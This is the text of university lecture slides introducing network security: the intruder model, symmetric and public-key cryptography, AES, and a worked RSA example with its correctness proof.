Lesson 11: Network security

Van-Linh Nguyen

Fall 2024

國立中正大學
Cybersecurity Lab

Today's lesson

- What is network security?
- Principles of cryptography
- Message integrity, authentication
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Software vulnerabilities/Virus/Attack
- Operational security: firewalls and IDS

What is network security?

Network security is any activity designed to protect the usability and integrity of your network and data


A ***sarcasm*** illustration only

Cybersecurity Lab

Ask a question

Friends and enemies: Alice, Bob, Witch

- Well-known in network security world
- Bob, Alice (lovers!) want to communicate “securely”
- Witch (intruder) may intercept, delete, add messages



On the Internet, who are Alice, Bob, Witch

Alice vs Bob

- Web browser/server for electronic transactions (e.g., on-line purchases)
- On-line banking client/server
- DNS servers
- BGP routers exchanging routing table updates

Witch


- Hacker
- Spy companies/Foreign countries
- Your old gf/bf….

Today's lesson

- What is network security?
- Principles of cryptography
- Message integrity, authentication
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS


What is cryptography?

- The technique for secure communication in the presence of adversarial behavior




Ask a question


The language of cryptography




What happens if there is no cryptography



Cryptography devices



Cryptography device in WWII




Cryptography device in our current life

Cryptography in practice

Ask a question

Symmetric cryptography



Symmetric crypto: Bob and Alice share the same key: Ks

Famous symmetric cryptography algorithms

Algorithm	Speed	Cost (Computational)	Type (Symmetric/ Asymmetric)	Key Size	Security Level	Best Uses	Standardization & Adoption
AES	Fast	Low	Symmetric	128, 192, 256 bits	High	Bulk data encryption, secure communications, file encryption, wireless network security	Widely adopted, NIST standard
TwoFish	Fast	Low	Symmetric	256 bits	High	Disk encryption, secure communications, file encryption	Limited adoption, AES competition finalist
3DES	Slow	Moderate	Symmetric	168 bits (effective: 112 bits)	Moderate	Legacy systems, payment processing, secure communications (where speed is not critical)	Widely adopted, being phased out
RSA	Slow	High	Asymmetric	1024 - 8192 bits	High (depends on the key size)	Secure key exchange, digital signatures, authentication, SSL/TLS handshakes	Widely adopted, industry standard
ECC	Moderate	Moderate	Asymmetric	160 - 512 bits (comparable to 1024 - 15360 bits RSA)	High	Secure key exchange, digital signatures, authentication, SSL/TLS handshakes (with smaller key sizes compared to RSA)	Increasing adoption, NIST & industry standard

Popular

AES: Advanced Encryption Standard

- Symmetric-key NIST standard, replaced DES (Nov 2001)
- Processes data in 128 bit blocks
- 128, 192, or 256 bit keys
- Brute force decryption (try each key) taking 1 sec on DES, takes 149 trillion years for AES

Ask a question

Public Key Cryptography

Symmetric key crypto:


- Requires sender, receiver know shared secret key

Public key crypto

- *Radically* different approach [Diffie-Hellman76, RSA78]
- Sender, receiver do *not* share secret key
- *Public* encryption key known to *all*
- *Private* decryption key known only to receiver

Ask a question

Public Key Cryptography



Skip

Public key encryption algorithms

- x mod n = remainder of x when divide by n
- facts:

  $[(a \bmod n) + (b \bmod n)] \bmod n = (a+b) \bmod n$
  $[(a \bmod n) - (b \bmod n)] \bmod n = (a-b) \bmod n$
  $[(a \bmod n) * (b \bmod n)] \bmod n = (a*b) \bmod n$
- thus

  $(a \bmod n)^d \bmod n = a^d \bmod n$
- example: x=14, n=10, d=2:

  $(x \bmod n)^d \bmod n = 4^2 \bmod 10 = 6$

  $x^d = 14^2 = 196 \quad x^d \bmod 10 = 6$

Skip


RSA: typical public-key encryption algorithm

Bob chooses *p=5, q=7*. Then *n=35, z=24*.

e=5 (so *e, z* relatively prime).

d=29 (so *ed-1* exactly divisible by z).

encrypting 8-bit messages.



Why does RSA work?

Skip

- must show that $c^d \bmod n = m$, where $c = m^e \bmod n$
- fact: for any x and y: $x^y \bmod n = x^{(y \bmod z)} \bmod n$
  - where n= pq and z = (p-1)(q-1)
- thus,

$$c^d \bmod n = (m^e \bmod n)^d \bmod n$$
$$= m^{ed} \bmod n$$
$$= m^{(ed \bmod z)} \bmod n$$
$$= m^1 \bmod n$$
$$= m$$

Skip

RSA: another important property

The following property will be *very* useful later:

$$\underbrace{K_B^-(K_B^+(m))}_{\text{use public key first, followed by private key}} = m = \underbrace{K_B^+(K_B^-(m))}_{\text{use private key first, followed by public key}}$$

result is the same!

Skip

